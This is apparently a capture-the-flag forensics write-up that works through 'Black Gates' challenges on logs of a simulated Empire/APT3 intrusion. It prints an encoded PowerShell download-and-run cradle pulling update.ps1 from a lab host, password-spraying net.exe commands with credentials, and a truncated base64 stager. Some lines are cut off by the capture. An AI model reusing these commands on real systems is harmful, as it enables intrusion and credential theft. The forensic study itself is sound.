
Black Gates 5

50

What is the process id of the initial PowerShell session?

This was the filter we used in BG 3

Flag: 6148




Black Gates 6

50

What is the name of the PowerShell script downloaded shortly after initial compromise?

There is a short base64 encoded PowerShell after the big scripts:




```
  "CommandLine": "\"C:\\Windows\\system32\\reg.exe\" query HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\ /v EnableLUA",
  "CommandLine": "powershell.exe -w 1 -enc SQBFAFgAIAAiACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADAALgAwAC4AMQAwAC4AMQAwADYAOgA4ADAAOAAwAC8A
dQBwAGQAYQB0AGUALgBwAHMAMQAnACkAIgB8AEkARQBYAA==",
  "CommandLine": "\\??\\C:\\Windows\\system32\\conhost.exe 0xffffffff -ForceV1",
  "CommandLine": "\"C:\\Windows\\system32\\backgroundTaskHost.exe\" -ServerName:App.AppXemn3t55segp7q92mwd35v2a5rk5mvwyz.mca",
```

Decoded we get this:

IEX "(new-object net.webclient).downloadstring('http://10.0.10.106:8080/update.ps1')"|IEX

Flag: update.ps1




Black Gates 7

50

What is the host name of the first computer the adversary attempted to move laterally to after compromise?


We can see from watching nmartha commandline arguments that they are trying to pivot with net.exe

cat empire_apt3_2019-05-14223117.json | jq '.event_data | select(."User" | contains("nmartha"))?' | grep -i commandline | grep -v Parent | less



```
 "CommandLine": "\\??\\C:\\Windows\\system32\\conhost.exe 0xffffffff -ForceV1",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\pgustavo Password123",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\pgustavo W1n1!19",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use /delete \\\\IT001\\ADMIN$",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\pgustavo Luch0!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\pgustavo Hunt1ng!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\pgustavo P3dr0Dulc3!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\lrodriguez Password123",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\lrodriguez W1n1!19",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\lrodriguez Luch0!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\lrodriguez Hunt1ng!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\lrodriguez P3dr0Dulc3!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\mmidge Password123",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\mmidge W1n1!19",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\mmidge Luch0!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\mmidge Hunt1ng!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\IT001\\ADMIN$ /user:shire\\mmidge P3dr0Dulc3!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\ACCT001\\ADMIN$ /user:shire\\pgustavo Password123",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\ACCT001\\ADMIN$ /user:shire\\pgustavo W1n1!19",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use /delete \\\\ACCT001\\ADMIN$",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\ACCT001\\ADMIN$ /user:shire\\pgustavo Luch0!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\ACCT001\\ADMIN$ /user:shire\\pgustavo Hunt1ng!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\ACCT001\\ADMIN$ /user:shire\\pgustavo P3dr0Dulc3!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\ACCT001\\ADMIN$ /user:shire\\lrodriguez Password123",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\ACCT001\\ADMIN$ /user:shire\\lrodriguez W1n1!19",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\ACCT001\\ADMIN$ /user:shire\\lrodriguez Luch0!",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\ACCT001\\ADMIN$ /user:shire\\lrodriguez Hunt1ng!",
```

Flag: IT001



Black Gates 8


100

What is the username and password of the account that was successfully compromised during a password-spraying attack? (format - username:password)

```
cat empire_apt3_2019-05-14223117.json | jq '.event_data | select(."User" | contains("nmartha"))?' | grep -i commandline | grep -v Parent | less
```

from here we ca see that “pgustavo W1n1!19” happens right before a delete action is taken.

Flag: pgustavo:W1n1!19




Black Gates 9

50

What is the hostname of the machine accessed by the adversary with the pgustavo account?


cat empire_apt3_2019-05-14223117.json | jq '.event_data | select(."User" | contains("nmartha"))?' | grep -i commandline | grep -v Parent | less

We can see all the stations that the attacker tries. Right after the pgustavo login works several tasks are done on the server.



```
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\HFDC01\\ADMIN$ /user:shire\\pgustavo W1n1!19",
 "CommandLine": "taskhostw.exe Install $(Arg0)",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use /delete \\\\HFDC01\\ADMIN$",
 "CommandLine": "\"C:\\Windows\\system32\\net.exe\" use \\\\HFDC01\\C$ /user:shire\\pgustavo W1n1!19",
 "CommandLine": "taskhostw.exe KEYROAMING",
 "CommandLine": "\"C:\\Windows\\system32\\backgroundTaskHost.exe\" -ServerName:App.AppXemn3t55segp7q92mwd35v2a5rk5mvwyz.mca",
 "CommandLine": "C:\\Windows\\System32\\RuntimeBroker.exe -Embedding",
 "CommandLine": "taskhostw.exe KEYROAMING",
 "CommandLine": "\"C:\\Windows\\system32\\backgroundTaskHost.exe\" -ServerName:CortanaUI.AppXy7vb4pc2dr3kc93kfc509b1d0arkfb2x.mca",
 "CommandLine": "\"C:\\Windows\\system32\\backgroundTaskHost.exe\" -ServerName:CortanaUI.AppXy7vb4pc2dr3kc93kfc509b1d0arkfb2x.mca",
 "CommandLine": "\"C:\\Windows\\system32\\mmc.exe\" \"C:\\Windows\\system32\\eventvwr.msc\" /s",
 "CommandLine": "\"C:\\Windows\\system32\\mmc.exe\" \"C:\\Windows\\system32\\eventvwr.msc\" /s",
 "CommandLine": "\"C:\\Windows\\system32\\backgroundTaskHost.exe\" -ServerName:App.AppXemn3t55segp7q92mwd35v2a5rk5mvwyz.mca",
 "CommandLine": "C:\\Windows\\System32\\RuntimeBroker.exe -Embedding",
 "CommandLine": "taskhostw.exe Install $(Arg0)",
 "CommandLine": "taskhostw.exe KEYROAMING",
 "CommandLine": "\"C:\\Windows\\system32\\backgroundTaskHost.exe\" -ServerName:App.AppXemn3t55segp7q92mwd35v2a5rk5mvwyz.mca"
 "CommandLine": "C:\\Windows\\System32\\RuntimeBroker.exe -Embedding",
 "CommandLine": "taskhostw.exe KEYROAMING",
 "CommandLine": "\"C:\\Windows\\system32\\backgroundTaskHost.exe\" -ServerName:CortanaUI.AppXy7vb4pc2dr3kc93kfc509b1d0arkfb2x.mca",
 "CommandLine": "\"C:\\Windows\\system32\\backgroundTaskHost.exe\" -ServerName:CortanaUI.AppXy7vb4pc2dr3kc93kfc509b1d0arkfb2x.mca"
 "CommandLine": "\"C:\\Windows\\system32\\recycler.exe\" a -t7z C:\\$Recycle.Bin\\old.7z C:\\$Recycle.Bin\\recipe.txt",
 "CommandLine": "taskhostw.exe Install $(Arg0)",
 "CommandLine": "\"C:\\Windows\\System32\\ftp.exe\" -v -s:ftp.txt",
 "CommandLine": "\"C:\\Windows\\system32\\mstsc.exe\" ",
 "CommandLine": "\"C:\\Windows\\system32\\backgroundTaskHost.exe\" -ServerName:CortanaUI.AppXy7vb4pc2dr3kc93kfc509b1d0arkfb2x.mca",
 "CommandLine": "\"C:\\Windows\\System32\\CredentialUIBroker.exe\" NonAppContainerFailedMip -Embedding",
 "CommandLine": "\"C:\\Windows\\system32\\backgroundTaskHost.exe\" -ServerName:App.AppXemn3t55segp7q92mwd35v2a5rk5mvwyz.mca",
 "CommandLine": "C:\\Windows\\System32\\RuntimeBroker.exe -Embedding",
```

Flag: HFDC01



Black Gates 10


80

What binary did the adversary replace on HFDC01 to establish persistence? (format: file.exe)

For this one we can look for ownership changes, and one tool that does this in windows is the icacls.exe


I created a query for any commands that called icacls:

```
cat empire_apt3_2019-05-14223117.json | jq '.event_data | select(."CommandLine" |
contains("icacls"))?'
```



```
kali@kali:~/5ctf$ cat empire_apt3_2019-05-14223117.json | jq '.event_data | select(."CommandLine" | contai
{
  "LogonGuid": "{905CC552-2036-5CC5-0000-0020E7030000}",
  "IntegrityLevel": "System",
  "ProcessGuid": "{905CC552-4D1E-5CDB-0000-00106DDCDC10}",
  "Image": "C:\\Windows\\System32\\icacls.exe",
  "User": "NT AUTHORITY\\SYSTEM",
  "LogonId": "0×3e7",
  "ParentCommandLine": "\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -noP -sta -w 1 -
QBjADEAPQBbAFIARQBmAF0ALgBBAFMAcwBFAE0AQgBMAHkALgBHAGUAVABUAFkAUABFACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwB
BwAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBuAGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7
FADQARgBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdACkAewAkADMAMgBlADQARgBbACcAUwBjA
AG4AZwAnAF0APQAwADsAJAAzADIARQA0AGYAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbAC
GwATABlAGMAVABJAG8AbgBTAC4ARwBFAG4ARQBSAGkAQwAuAEQASQBjAFQAaQBPAG4AQQByAHkAWwBTAHQAcgBpAG4ARwAsAFMAeQBTAHQA
MAawBMAG8AZwBnAGkAbgBnACcALAAwACkAOwAkAFYAQQBMAC4AQQBEAEQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAbABvAGMAa
ARQBcAFMAbwBmAHQAdwBhAHIAZQBcAFAAbwBsAGkAYwBpAGUAcwBcAE0AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAFAAbw
aQBwAFQAQgBMAE8AYwBrAF0ALgAiAEcAZQBUAEYAaQBFAGAAbABkACIAKAAnAHMAaQBnAG4AYQB0AHUAcgBlAHMAJwAsACcATgAnACsAJw
ABMAEUAQwBUAEkAbwBOAHMALgBHAEUAbgBlAFIASQBDAC4ASABBAFMASABTAGUAdABbAHMAdAByAEkAbgBnAF0AKQApAH0AJABSAEUARgA
BhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAcwAnACkAOwAkAFIAZQBGAC4ARwBlAHQARgBpAEUAbABkACgAJwBhAG0AcwBpAEkAbgBpA
1AEUAKQA7AH0AOwBbAFMAeQBTAFQARQBNAC4ATgBlAHQALgBTAEUAcgBWAGkAQwBFAFAATwBJAG4AdABNAGEATgBBAEcARQBSAF0AOgA6AE
AC4AVwBlAGIAQwBsAEkAZQBOAHQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADY
HkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUA
EAZABlAFIAcwAuAEEAZABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQANAAzAGUARgAzAC4ASABlAGEAZABlAHIA
AVwBFAEIAUgBlAHEAdQBlAHMAVABdADoAOgBEAEUARgBhAFUAbAB0AFcAZQBCAFAAUgBPAFgAeQA7ACQANAAzAGUAZgAzAC4AUABSAG8AeA
RQBGAEEAdQBMAHQATgBlAFQAdwBPAFIASwBDAHIARQBEAGUAbgB0AGkAYQBMAHMAOwAkAFMAYwByAGkAcAB0ADoAUAByAG8AeAB5ACAAPQA
wBFAFQAQgBZAHQARQBTACgAJwB+AGsAKgBfAEYAUwBqAHIAOAAlAHgAdwBlAEoANgBoAHwAUABLAC4AZgB7AFUATgBNAEgAdQBkAHAANQB5
BTAFsAJABfAF0AKwAkAEsAWwAkAF8AJQAkAEsALgBDAE8AdQBuAFQAXQApACUAMgA1ADYAOwAkAFMAWwAkAF8AXQAsACQAUwBbACQASgBdA
dACkAJQAyADUANgA7ACQAUwBbACQASQBdACwAJABTAFsAJABIAF0APQAkAFMAWwAkAEgAXQAsACQAUwBbACQASQBdADsAJABfAC0AYgB4AE
AEcAXQA6ADoAVQBOAGkAYwBPAEQAZQAuAEcARQB0AFMAdAByAGkATgBHACgAWwBDAE8ATgB2AGUAcgBUAF0AOgA6AEYAUgBvAG0AQgBBAHM
EEARABBAEEATABnAEEAeABBAEQAQQBBAE4AZwBBAD0AJwApACkAKQA7ACQAdAA9ACcALwBuAGUAdwBzAC4AcABoAHAAJwA7ACQANAAzAEUA
0ATwBsAFYAZQByADIARgBJAFMAZgBpAEYAawBSAEMAagBsAHIAOABjAD0AIgApADsAJABEAGEAVABhAD0AJAA0ADMARQBmADMALgBEAE8A
ANAAuAC4AJABkAEEAdABBAC4AbABlAE4ARwB0AEgAXQA7AC0AagBvAGkAbgBbAEMASABhAHIAWwBdAF0AKAAmACAAJABSACAAJABEAEEAdA
  "ParentImage": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
  "ParentProcessId": "4100",
  "ProcessId": "2092",
  "CurrentDirectory": "C:\\Windows\\system32\\",
  "Hashes": "SHA1=8291754C0A2A2C886BBB2B56D85CBAC3968E3BD2,MD5=0F7E1625009A0C00A9D9809694FC5831,SHA256=0CA
  "Company": "Microsoft Corporation",
  "CommandLine": "\"C:\\windows\\system32\\icacls.exe\" C:\\windows\\system32\\magnigy.exe /grant SYSTEM:F
  "FileVersion": "10.0.14393.0 (rs1_release.160715-1616)",
  "TerminalSessionId": "0",
  "ParentProcessGuid": "{905CC552-4C3A-5CDB-0000-0010E047DC10}",
  "UtcTime": "2019-05-14 23:19:58.286",
  "Product": "Microsoft® Windows® Operating System"
}
```

Flag: magnify.exe




Black Gates 11

50


What is the original name of the file stolen from the victim network?

